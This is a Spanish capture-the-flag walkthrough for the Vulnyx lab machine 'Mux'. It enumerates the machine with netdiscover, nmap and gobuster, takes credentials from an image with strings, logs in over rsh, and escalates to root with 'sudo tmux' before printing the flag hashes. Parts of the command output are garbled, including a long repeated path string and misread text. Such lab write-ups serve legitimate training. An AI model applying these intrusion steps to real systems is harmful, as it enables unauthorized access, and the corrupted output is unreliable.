Máquina Mux (Vulnyx)

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Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:81:c2:78	1		PCS Systemtechnik GmbH
10.0.2.11	08:00:27:8c:39:ab	1	60	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.11

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.11

```
PING 10.0.2.11 (10.0.2.11) 56(84) bytes of data.
64 bytes from 10.0.2.11: icmp_seq=1 ttl=64 time=0.717 ms

— 10.0.2.11 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.717/0.717/0.717/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutaremos el siguiente comando:

\$ nmap -Pn 10.0.2.11 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 16:47 CEST
Nmap scan report for 10.0.2.11
Host is up (0.000218 latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.56 ((Debian))
[_http-title: Monna Lisa
[_http-server-header: Apache/2.4.56 (Debian)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
512/tcp open tcpwrapped
MAC Address: 08:00:27:86:39:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: 05: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos 80, 512, 513 y 514.


Comprobamos que es lo que corre en el puerto 80.



A continuación, si realizamos con la herramienta **gobuster** un fuzzing web, nos encontrara dos archivos (**index.html** y **image.jpg**).

Nos descargamos la imagen de la **Monna Lisa**, y con la herramienta **strings** probamos si se está aplicando esteganografía, para ello ejecutamos el siguiente comando:

\$ strings image.jpg



Nos encontramos dos credenciales diferentes.

Nos intentamos conectar por **rsh** (puerto **514**) y con la contraseña **Gi0c0nd@**, para ello ejecutamos el siguiente comando:

¡¡¡Somos Lisa!!!

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

\$ sudo -l

```
Matching Defaults entries for lisa on mux:
env_reset, mail_badpass, secure_paths/wsr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User lisa may run the following commands on mux:
(_reat) MCPASSMD:/usr/bin/tusr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/susr/sbin/sb
```

Nos encontramos con el binario **tmux** que lo podemos ejecutar como el usuario **root**. por lo tanto nos vamos a la pagina gtfobins a mirar el payload.

Sudo If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access. sudo taux

Lo ejecutamos:

\$ sudo tmux



¡¡¡Ya somos root!!!

Ya podemos leer las flags de user y root.

root@mux:/home/lisa# cat user.txt
be2034f028ebe41244687a8498c7cd3d
root@mux:/home/lisa# cd /root
root@mux:~# cat root.txt
bcb441bf0878dca6f6d4d2c7787c6f4b